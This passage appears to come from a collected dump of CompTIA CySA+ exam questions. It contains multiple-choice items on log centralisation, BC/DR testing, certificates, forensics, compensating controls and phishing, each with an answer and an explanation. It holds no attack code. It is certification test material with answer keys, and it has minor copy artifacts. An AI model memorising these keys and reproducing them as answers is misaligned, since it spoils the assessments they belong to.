Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

NEW QUESTION 132

Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

- A. Deploy a database to aggregate the logging.
- B. Configure the servers to forward logs to a SIEM-
- C. Share the log directory on each server to allow local access,
- D. Automate the emailing of logs to the analysts.

Answer: B

Explanation:

The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.

A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business¹. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users. SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks²³⁴⁵.

By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the servers individually. This can save time, improve efficiency, and enhance security posture²³⁴⁵.

Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access © may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.

NEW QUESTION 135

An organization recently changed its BC and DR plans. Which of the following would best allow for the incident response team to test the changes without any impact to the business?

- A. Perform a tabletop drill based on previously identified incident scenarios.
- B. Simulate an incident by shutting down power to the primary data center.
- C. Migrate active workloads from the primary data center to the secondary location.
- D. Compare the current plan to lessons learned from previous incidents.

Answer: A

Explanation:

Performing a tabletop drill based on previously identified incident scenarios is the best way to test the changes to the BC and DR plans without any impact to the business, as it is a low-cost and low-risk method of exercising the plans and identifying any gaps or issues. A tabletop drill is a type of BC/DR exercise that involves gathering key personnel from different departments and roles and discussing how they would respond to a hypothetical incident scenario. A tabletop drill does not involve any actual simulation or disruption of the systems or processes, but rather relies on verbal communication and documentation review. A tabletop drill can help to ensure that everyone is familiar with the BC/DR plans, that the plans reflect the current state of the organization, and that the plans are consistent and coordinated across different functions. The other options are not as suitable as performing a tabletop drill, as they involve more cost, risk, or impact to the business. Simulating an incident by shutting down power to the primary data center is a type of BC/DR exercise that involves creating an actual disruption or outage of a critical system or process, and observing how the organization responds and recovers. This type of exercise can provide a realistic assessment of the BC/DR capabilities, but it can also cause significant impact to the business operations, customers, and reputation. Migrating active workloads from the primary data center to the secondary location is a type of BC/DR exercise that involves switching over from one system or site to another, and verifying that the backup system or site can support the normal operations. This type of exercise can help to validate the functionality and performance of the backup system or site, but it can also incur high costs, complexity, and potential errors or failures. Comparing the current plan to lessons learned from previous incidents is a type of BC/DR activity that involves reviewing past experiences and outcomes, and identifying best practices or improvement opportunities. This activity can help to update and refine the BC/DR plans, but it does not test or validate them in a simulated or actual scenario

NEW QUESTION 136

A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

- A. The server was configured to use SSI- to securely transmit data
- B. The server was supporting weak TLS protocols for client connections.
- C. The malware infected all the web servers in the pool.
- D. The digital certificate on the web server was self-signed

Answer: D

Explanation:

A digital certificate is a document that contains the public key and identity information of a web server, and is signed by a trusted third-party authority called a certificate authority (CA). A digital certificate allows the web server to establish a secure connection with the clients using the HTTPS protocol, and also verifies the authenticity of the web server. A self-signed certificate is a digital certificate that is not signed by a CA, but by the web server itself. A self-signed certificate can

cause issues with the website, as it may not be trusted by the clients or their browsers. Clients may receive warnings or errors when trying to access the website, indicating that the site could not be trusted or that the connection is not secure. Official References:

? <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

? <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>

? <https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers>

NEW QUESTION 141

During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

- A. Clone the virtual server for forensic analysis
- B. Log in to the affected server and begin analysis of the logs
- C. Restore from the last known-good backup to confirm there was no loss of connectivity
- D. Shut down the affected server immediately

Answer: A

Explanation:

The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server involves creating an exact copy or image of the server's data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

NEW QUESTION 142

A small company does not have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

- A. Corrective controls
- B. Compensating controls
- C. Operational controls
- D. Administrative controls

Answer: B

Explanation:

Compensating controls are alternative controls that provide a similar level of protection as the original controls, but are used when the original controls are not feasible or cost-effective. In this case, the CISO implemented compensating controls by reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management, since segregating duties was not possible due to the small staff size.

NEW QUESTION 144

A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8. Which of the following best practices should the company follow with this proxy?

- A. Leave the proxy as is.
- B. Decommission the proxy.
- C. Migrate the proxy to the cloud.
- D. Patch the proxy

Answer: B

Explanation:

The best practice that the company should follow with this proxy is to decommission the proxy. Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

NEW QUESTION 146

An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

- A. Beacons
- B. Domain Name System hijacking
- C. Social engineering attack
- D. On-path attack
- E. Obfuscated links
- F. Address Resolution Protocol poisoning

Answer: CE

Explanation:

A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an

unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

NEW QUESTION 151

Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

- A. Isolate Joe's PC from the network
- B. Reimage the PC based on standard operating procedures
- C. Initiate a remote wipe of Joe's PC using mobile device management
- D. Perform no action until HR or legal counsel advises on next steps

Answer: D

Explanation:

The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network.

NEW QUESTION 154

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